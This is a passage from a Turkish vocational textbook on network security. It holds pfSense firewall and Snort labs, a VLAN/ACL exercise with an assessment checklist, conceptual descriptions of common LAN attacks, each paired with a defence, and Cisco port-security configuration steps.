7. Adım: Görsel 3.57'deki 2 numaralı menüden LAN arayüzünün IP adresini yapılandırınız (Görsel 3.60).



Görsel 3.60: LAN arayüzüne IP adresi atanması


8. Adım: Windows 10 sanal makinesinde web tarayıcıya **http://10.0.0.254** adresini yazınız ve pfSense güvenlik duvarı yazılımının web arayüzüne erişiniz (Görsel 3.61).



Görsel 3.61: pfSense güvenlik duvarı login ekranı

Not pfSense güvenlik duvarının varsayılan ayarlarında WAN'dan LAN'a gelen tüm trafik engellenmiş, LAN'dan WAN'a giden tüm trafiğe ise izin verilmiştir.


9. Adım: LAN'dan WAN'a giden tüm trafiği engellemek için varsayılan kuralları devre dışı bırakınız (Görsel 3.62).



Görsel 3.62: Varsayılan kuralların devre dışı bırakılması


10. Adım: Windows 10 sanal makinesinin internete erişemediğini, web tarayıcısı üzerinden herhangi bir web sitesine bağlanmayı deneyerek kontrol ediniz.

11. Adım: LAN'dan herhangi bir yere varsayılan engelleme kuralını oluşturunuz (Görsel 3.63).



Görsel 3.63: LAN'dan herhangi bir yere varsayılan erişimin engellenmesi

12. Adım: LAN'dan varsayılan olarak HTTPS protokolüne ve TCP 443 numaralı porta izin veren firewall kuralını oluşturunuz (Görsel 3.64).



Görsel 3.64: LAN'dan varsayılan olarak HTTPS protokolüne izin verilmesi

13. Adım: LAN'dan varsayılan olarak HTTP protokolüne ve TCP 80 numaralı porta izin veren firewall kuralını on ikinci adımı takip ederek oluşturunuz.

14. Adım: LAN'dan varsayılan olarak DNS protokolüne ve UDP 53 numaralı porta izin veren firewall kuralını on ikinci adımı takip ederek oluşturunuz.

15. Adım: LAN'dan varsayılan olarak NTP protokolüne ve TCP 123 numaralı porta izin veren firewall kuralını on ikinci adımı takip ederek oluşturunuz.

16. Adım: LAN'dan varsayılan olarak TCP 1688 numaralı porta izin veren firewall kuralını on ikinci adımı takip ederek oluşturunuz.

Not Sadece port numarasıyla kural yazılacaksa on ikinci adımdan farklı olan kısım Görsel 3.65'te görülür.

Görsel 3.65: TCP 1688 numaralı porta izin verilmesi


17. Adım: Windows 10 sanal makinesinin web tarayıcısından izin verilen protokolleri içeren web sitelerine erişim sağlandığını, diğer sitelerin ise engellendiğini gözlemleyiniz.

9. Uygulama

İşlem adımlarına göre **pfSense** yazılımı üzerinde **snort IDS/IPS** yapılandırma uygulamasını gerçekleştiriniz.


1. Adım: **Package Manager** aracını çalıştırabilmek için önce pfSense yazılımını **System > Update** menüsünden güncelleyiniz.

2. Adım: **Package Manager** kullanarak **snort** aracını yükleyiniz (Görsel 3.66).



Görsel 3.66: Snort aracının yüklenmesi

3. Adım: Snort aracının **interface** ve **alert** ayarlarını düzenleyiniz ve kaydediniz (Görsel 3.67).




Görsel 3.67: Interface ve alert ayarları

4. Adım: **Global Settings** ayarlarını düzenleyiniz.

5. Adım: **Pass Lists** ayarlarını düzenleyiniz.

6. Adım: **Snort WAN** arayüzünü aktif ediniz (Görsel 3.68).



Görsel 3.68: Snort WAN arayüzünün aktif edilmesi

Sıra Sizde

Aşağıdaki işlemlere göre sıra sizde etkinliğini gerçekleştiriniz.

1. Ağ simülasyon programında Görsel 3.69'daki ağ topolojisini oluşturunuz.

2. SW1 ağ anahtarında VLAN'ları oluşturup anahtar portlarını ilgili VLAN'lara taşıyınız.

3. SW1 ağ anahtarında ilgili portu Trunk olarak yapılandırınız.

4. Görsel 3.69'da belirtilen IP adresi yapılandırmalarını gerçekleştiriniz.


5. R1 yönlendiricisinde çıkış arayüzünü Gig0/0 belirterek varsayılan statik rotayı yazınız.

6. R1 yönlendiricisinde sadece VLAN-10, VLAN-20 ve VLAN-30 ağlarının internete PAT yaparak çıkışını sağlayınız.

7. R1 yönlendiricisinde VLAN-20 ağının 10.0.4.0/24 ağına erişimini standart ACL yazarak ve bu ACL'yi uygun arayüze doğru yönde uygulayarak engelleyiniz.

8. R1 yönlendiricisinde VLAN-30 ağının FTP sunucusunun 20 ve 21 numaralı TCP portlarına erişimini genişletilmiş ACL yazarak ve bu ACL'yi uygun arayüze doğru yönde uygulayarak engelleyiniz.

9. SW2 ağ anahtarına SSH protokolüyle sadece VLAN-10 ağından erişebilmek için uygun konfigürasyonu yapınız.



Görsel 3.69: Sıra sizde etkinliği için ağ topolojisi

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi


Değerlendirme Ölçütleri	Evet	Hayır
1. Ağ topolojisini oluşturdu.		
2. VLAN yapılandırmasını gerçekleştirdi.		
3. Trunk port yapılandırmasını gerçekleştirdi.		
4. IP adresi yapılandırmalarını gerçekleştirdi.		
5. Varsayılan statik rotayı yazdı.		
6. PAT yapılandırmasını gerçekleştirdi.		
7. Standart ACL yapılandırmasını gerçekleştirdi.		
8. Genişletilmiş ACL yapılandırmasını gerçekleştirdi.		
9. SSH yapılandırmasını gerçekleştirdi.		
10. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

3.6. YEREL AĞ ZAFİYETLERİ VE GÜVENLİK ÖNLEMLERİ

Yerel ağ güvenliğini sağlamak, ağ ortamında bulunan verilerin ve ağ altyapısının korunması için kritik öneme sahiptir. Yerel alan ağının güvenliğine dikkat edilmemesi, zafiyetlerden faydalanarak saldırı olasılığını artırır. Yerel alan ağlarında gerçekleştirilen yaygın saldırı türleri şunlardır:

MAC Flooding Atağı: Ağ anahtarının MAC adresi tablosunu tamamen doldurmaya yönelik bir saldırıdır. Saldırgan, MAC adresini sürekli değiştirerek ve anahtar üzerinden ağ trafiği oluşturarak sahte MAC adresini anahtarın MAC adresi tablosuna yazdırır. Böylece kısa sürede anahtarın MAC adresi tablosu dolar. MAC adresi tablosu dolan anahtar, yeni MAC adresi kaydedemez ve bundan sonra kendine gelen ağ trafiğini, genel yayın trafiği olarak iletir. Ağ trafiğinin sürekli broadcast şeklinde gerçekleştirilmesi, ağda aşırı trafik yükü oluşturur ve ağ güvenliğini tehlikeye atar. İstemci cihazların bağlı olduğu anahtar portlarında **port security** güvenlik önlemiyle öğrenilecek MAC adresi sınırlandırılarak bu saldırı engellenebilir.

DHCP Sömürü (DHCP Starvation) Atağı: Saldırganın, DHCP sunucusuna sürekli sahte DHCP isteği göndererek IP adresi havuzundaki adresleri tüketmesini hedefleyen saldırıdır. Bu saldırı sonucunda gerçek cihazlar, IP adresi alamaz duruma gelir ve ağ ortamına erişim sağlayamaz (Görsel 3.70).



Görsel 3.70: DHCP sömürü atağı senaryosu

Ağ anahtarında **DHCP Snooping** güvenlik önlemiyle istemcilerin bağlı olduğu anahtar portlarından iletilecek DHCP paketlerine sınırlandırma getirilerek bu saldırı engellenebilir.

Yetkisiz DHCP (Rogue DHCP) Sunucusu Atağı: Saldırganın ağ içinde yetkisiz DHCP sunucusu yapılandırarak istemcilere IP adresi atamasına yönelik bir saldırıdır. Böylece saldırgan; istemcilere farklı ağ adresinden IP adresi, yanlış varsayılan ağ geçidi ve yanlış DNS adresi ataması gerçekleştirebilir. Saldırgan, istemcilerin ağ trafiğini kendi üzerinden geçirerek dinleyebilir ve ele geçirebilir. Bu tür saldırılar, Ortadaki Adam [Man in the Middle (MitM)] saldırılarının temelini oluşturur. Ağ anahtarında DHCP Snooping güvenlik önlemiyle yetkili DHCP sunucusunun bağlı bulunduğu anahtar portu güvenilir ilan edilerek bu saldırı engellenebilir.

DNS Casusluğu (DNS Snooping) Atağı: Ağdaki DNS (Domain Name System) sorgularına sahte IP adresi döndürülerek gerçekleştirilen saldırıdır. Saldırgan, DNS sunucusuna sahte sorgu yanıtları ileterek DNS önbelleğini zehirler. Böylece DNS önbelleğinde domain isimleri sahte IP adresleriyle eşleştirilir. Kullanıcı bir DNS sorgusu gerçekleştirdiğinde DNS sunucusu önbelleğinde hedefi manipüle edilmiş IP adresini döndürür. Kullanıcı, sahte bir web sitesine veya zararlı yazılım barındıran bir web sitesine yönlendirilir. Bu saldırıdan korunmak için DNS sunucularının güvenliğinin sağlanması çok önemlidir.


VLAN Atlama (VLAN Hopping) Atağı: Ağdaki farklı VLAN'ların trafiği birbirinden izoledir. Saldırganın bir VLAN'dan diğer VLAN'lara atlayarak ağ trafiklerini dinleyebileceği saldırı türüdür. VLAN atlama atağı iki şekilde gerçekleştirilir:

1. Ağ Anahtarı Sahteciliği: Saldırganın bir ağ anahtarı gibi davranarak bağlı bulunduğu anahtar portunu Trunk moda çevirmesi sonucunda farklı VLAN'lara erişim elde etmesidir. Saldırıyı önlemek için anahtar portlarında DTP'nin devre dışı bırakılması gerekir.

2. Çift VLAN Etiketi Ekleme: Veri bağı katmanı başlığına çift VLAN etiketi eklenerek gerçekleştirilen saldırıdır. Saldırgan, erişmek istediği VLAN'ın etiketini geçerli VLAN trafiğinin içine ekleyerek çift VLAN etiketli ethernet çerçevesi oluşturur. Böylece hedef VLAN'a erişim sağlar. VLAN'ların doğru yapılandırılmasıyla ve ağ izleme araçlarıyla bu saldırı engellenebilir.

STP (Spanning Tree Protocol) Atakları: Yerel ağlarda döngü oluşmasını engellemek için geliştirilmiş bir protokoldür. Bu saldırılarda STP manipüle edilerek ağda döngüler oluşturulabilir. Ağda meydana gelen döngüler, ağın çalışamaz hâle gelmesine yol açar. İstemcilerin bağlı olduğu anahtar portlarında **BPDU Guard ve Root Guard** önlemleri alınarak bu ataklar önlenebilir.

ARP Sahteciliği (ARP Spoofing) Atağı: İstemcinin ve varsayılan ağ geçidinin arasında gerçekleşen ARP sorgusundan sonra saldırganın her iki cihaza da sahte ARP Replay paketi göndererek ARP tablolarını manipüle ettiği saldırıdır. Bu saldırı sonucunda saldırgan, ortadaki adam saldırısı gerçekleştirir ve istemciyle varsayılan ağ geçidi arasındaki ağ trafiğini ele geçirir (Görsel 3.71).



Görsel 3.71: ARP zehirlenmesi senaryosu

ARP saldırılarını önlemek için DHCP Snooping güvenlik önlemi ve DAI (Dynamic Arp Inspection) denetimi devreye alınmalıdır. Bunların başarılı olabilmesi için istemcilerin IP adresinin DHCP sunucusu tarafından atanması gereklidir. Ayrıca port security güvenlik önleminin uygulanması, IP-MAC sahtekârlığını önlemeye yardımcı olur.

3.6.1. Port Güvenliği

Port güvenliği, yerel ağda istemci cihazların bağlı olduğu ağ anahtarı portlarında uygulanan veri bağı katmanı güvenlik önlemidir. Ağ anahtarı portlarına bağlanacak istemci cihazlar MAC adresine göre sınırlandırılarak güvenlik seviyesi artırılır. Port güvenliği önleminin ağ güvenliği için sağladığı faydalar şunlardır:

- Yetkisiz erişimi önler.
- MAC adresi bazlı kısıtlamalar yaparak ağa belirli cihazların dâhil olmasını sağlar.
- Anahtar portlarından öğrenilecek MAC adresi sayısını sınırlandırarak MAC Flooding saldırılarını önler.

Not Anahtar portlarından öğrenilecek MAC adresi sayısı sınırlandırılmazsa o porttan sınırsız sayıda MAC adresi öğrenilir.

Görsel 3.72'deki port güvenliği uygulama adımlarının açıklamaları şu şekildedir:

1. Port güvenliği uygulanacak anahtar portu seçilir.

2. Anahtar portunun erişim modu **static access** olarak yapılandırılır.

3. Port güvenliği aktif edilir.

4. Anahtar portunun öğreneceği maksimum MAC adresi belirlenir.

5. Anahtar portundan erişim izni verilecek MAC adresleri statik olarak girilebilir.

6. Anahtar portunun dinamik olarak öğrendiği MAC adresi konfigürasyon dosyasına kaydedilir.

7. Port güvenliği kapsamında anahtar portunun öğrendiği MAC adreslerinin ne kadar süreyle geçerli olacağı belirlenir.


8. Anahtar portundan gerçekleşen ihlal durumunda bu porta uygulanacak güvenlik eylemi belirlenir.

```
1. SW1(config)#interface fastEthernet 0/1
2. SW1(config-if)#switchport mode access
3. SW1(config-if)#switchport port-security
4. SW1(config-if)#switchport port-security maximum 3
5: SW1(config-if)#switchport port-security mac-address aaaa.aaaa.aaaa
6. SW1(config-if)#switchport port-security mac-address sticky
7. SW1(config-if)#switchport port-security aging time 5
8. SW1(config-if)#switchport port-security violation protect
```

Görsel 3.72: Port güvenliği uygulama adımları

Not Anahtar portunda **switchport port-security** komutu çalıştırıldığında başka herhangi bir optimizasyon yapılmazsa varsayılan olarak o port üzerinden yalnızca bir MAC adresi öğrenilir.

Görsel 3.73'te ağ anahtarının **fastEthernet 0/1** portuna port güvenliği kurallarının uygulanması sonucu oluşan çıktı görülür.



Görsel 3.73: Port güvenliği çıktısı

Anahtar portunda herhangi bir ihlal durumunda uygulanacak güvenlik eylemleri şunlardır:

Protect: İhlal durumunda port kapatılmaz. Porttan öğrenilmesi istenen yeni MAC adresleri reddedilir. Herhangi bir kayıt tutulmaz.


Restrict: İhlal durumunda port kapatılmaz. Porttan öğrenilmesi istenen yeni MAC adresleri reddedilir. Syslog sunucusuna ihlal durumuyla ilgili log kaydı gönderilir.

Shutdown: Varsayılan güvenlik eylemidir. İhlal durumunda port kapatılır. İhlalin ortadan kalkması durumunda ağ yöneticisi tarafından port tekrar açılabilir.

10. Uygulama

İşlem adımlarına göre ağ anahtarında port güvenliği önlemini uygulayarak MAC Flooding saldırılarına karşı önlem alınız.

1. Adım: Ağ simülasyon programında Görsel 3.74'teki ağ topolojisini oluşturunuz.



Görsel 3.74: Port security uygulama topolojisi

2. Adım: PC1 ve PC2 cihazlarının IP adresini Görsel 3.74'te belirtilen şekilde yapılandırınız.

3. Adım: PC1 ve PC2 cihazlarının bağlı olduğu anahtar portlarını **Dynamic auto** moddan çıkarıp, **Access** modu olarak yapılandırınız.

```
SW1(config)#interface range fastEthernet 0/1-2
SW1(config-if-range)#switchport mode access
```

4. Adım: Fa0/1 ve Fa0/2 portlarından yalnızca bir MAC adresi öğrenilmesini sağlayınız.

SW1(config-if-range)#switchport port-security

5. Adım: Fa0/1 ve Fa0/2 portlarından üçer adet MAC adresi öğrenilmesini sağlayınız.

SW1(config-if-range)#switchport port-security maximum 3

6. Adım: Fa0/1 ve Fa0/2 portlarında 5 dakika boyunca ağ trafiği olmadığında öğrenilen MAC adreslerini anahtarın unutmasını sağlayacak yapılandırmayı yapınız.

SW1(config-if-range)#switchport port-security aging time 5

7. Adım: Fa0/1 portunun öğreneceği üç MAC adresinden birini statik olarak tanımlayınız.

